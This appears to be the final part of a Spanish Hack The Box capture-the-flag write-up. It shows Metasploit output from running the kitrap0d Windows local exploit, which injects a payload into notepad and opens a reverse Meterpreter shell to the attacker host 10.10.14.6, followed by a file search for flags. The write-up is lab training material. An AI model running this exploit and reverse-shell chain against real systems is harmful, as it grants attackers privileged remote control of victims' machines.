




Configuramos las opciones del exploit local:




```
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Launching notepad to host the exploit...
[+] Process 2960 launched.
[*] Reflectively injecting the exploit DLL into 2960...
[*] Injecting exploit into 2960 ...
[*] Exploit injected. Injecting payload into 2960...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.5:49161) at 2019-11-05 01:47:34 -0500

meterpreter > shell
Process 1988 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>dir /b/s *.txt
dir /b/s *.txt
File Not Found

c:\windows\system32\inetsrv>cd ..
cd ..

c:\Windows\System32>cd ..
cd ..

c:\Windows>cd ..
cd ..

c:\>dir /b/s *.txt
dir /b/s *.txt
c:\Program Files\VMware\VMware Tools\open_source_licenses.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedZhengMa.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceYi.txt
c:\ProgramData\VMware\VMware Tools\manifest.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\Administrator\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcredistMSI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcredistUI21DD.txt
```

Ahora vamos a buscar las FLAGs:




Encontramos las FLAGs:




Agradecimientos a:

Hack The Box - https://www.hackthebox.eu

**-END-**